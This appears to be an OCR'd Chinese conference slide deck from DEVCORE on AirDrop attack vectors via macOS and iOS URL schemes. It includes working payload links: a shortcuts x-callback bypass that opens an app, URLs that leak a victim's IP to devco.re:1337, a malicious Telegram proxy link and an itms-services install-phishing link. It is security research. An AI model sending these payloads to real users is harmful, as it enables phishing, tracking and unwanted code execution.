
+

URL  
Scheme



*DEV*✓*CORE*

有什麼優點？



僅公布於研討會

# AirDrop attack vector

---

- 傳送圖片
- 傳送檔案
- 傳送連結 (?)
  - 隱蔽允許開啟程式提示
  - 限制 Scheme (file、smb ...)
  - 部分字元不可使用 {} ...



# URL Scheme




```
/System/Library/Frameworks/CoreServices.framework/Frameworks/LaunchServices.framework/Support/lsregister -dump | grep 'claimed schemes:'
```


```
claimed schemes: help:, x-apple-helpbasic:, x-apple-tips:  
claimed schemes: ms-phone:  
claimed schemes: mswindowsmusic:  
claimed schemes: mswindowsvideo:  
claimed schemes: ms-device-enrollment2:, ms-wxh:  
claimed schemes: ftp:, gopher:, http:, https:, mailto:, news:, nntp:, ssh:, telnet:, wais:  
claimed schemes: http:, https:, prli:, prlnc:, prlql:, prlshare:  
claimed schemes: prltechdatapd:  
claimed schemes: afp:, cifs:, file:, ftp:, nwnode:, smb:  
claimed schemes: ipp:, ipp:
```

# 繞過限制 Scheme

`shortcuts://x-callback-url/run-shortcut?name=x&x-error=file:///System/Applications/Calculator.app`







僅公布於研討會


# 洩漏對外連線 IP

---

- Screen Sharing
  - `vnc://devco.re:1337/`
- Shortcuts
  - `shortcuts://x-callback-url/import-shortcut?url=https://devco.re:1337/x.shortcut&name=xx&silent=true`
- Parallels
  - `prli://devco.re`

# Telegram

- 新增惡意 Proxy
- tg://proxy?  
server=1.1.1.1&port=8787&secret=aaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaaaaaaaa



# 安裝程式釣魚

- [itms-services://?action=download-manifest&url=https://devco.re:1337/](https://itms-services://?action=download-manifest&url=https://devco.re:1337/)




「**[REDACTED]**」想要  
安裝「幻獸帕魯-免安裝綠色版」

安裝

取消

# 應用程式弱點 – VSCode CVE 2022-41034 *DEV*CORE

---



僅公布於研討會



# 應用程式弱點

---

- 工程師常見應用程式
  - 筆記軟體
  - 開發軟體
  - 編輯器
- 目標客戶安裝應用程式
  - 客製軟體
  - VPN 客戶端

*DEV*✓*CORE*

轉頭看旁邊的同事

The screenshot displays the Joplin application interface. On the left is a sidebar with 'Notebooks' (Inbox, Posts, Holiday plans, JavaScript, Links, Design, Programming, Shopping, Personal, Work) and 'Tags' (Home, In progress, Morning routine, MIT, Todo's). The main area is split into an 'Inbox' list and a 'Post' editor. The 'Inbox' list contains several entries, with 'Joplin redesign' highlighted in blue. The 'Post' editor shows the title 'Joplin redesign', a rich text editor toolbar, and the following content:


## Joplin redesign

Morning is the period of time from sunrise to noon. There are no exact times for when morning begins (also true for evening and night) because it can vary according to one's lifestyle and the hours of daylight at each time of [year](#).<sup>[1]</sup> However, morning strictly ends at noon, which is when afternoon starts. Morning can be defined as starting from midnight to noon.

Morning precedes [afternoon](#), [evening](#), and [night](#) in the sequence of a day. Originally, the term referred to sunrise.<sup>[2]</sup>

### Etymology

The Modern English words "morning" and "tomorrow" began in Middle English as morwening, developing into morwen, then morwe, and eventually morrow. English, unlike some other languages, has separate terms for "morning" and "tomorrow", despite their common root. Other languages, like German, may use a single word – Morgen – to signify both "morning" and "tomorrow".<sup>[3][4]</sup>



僅公布於研討會

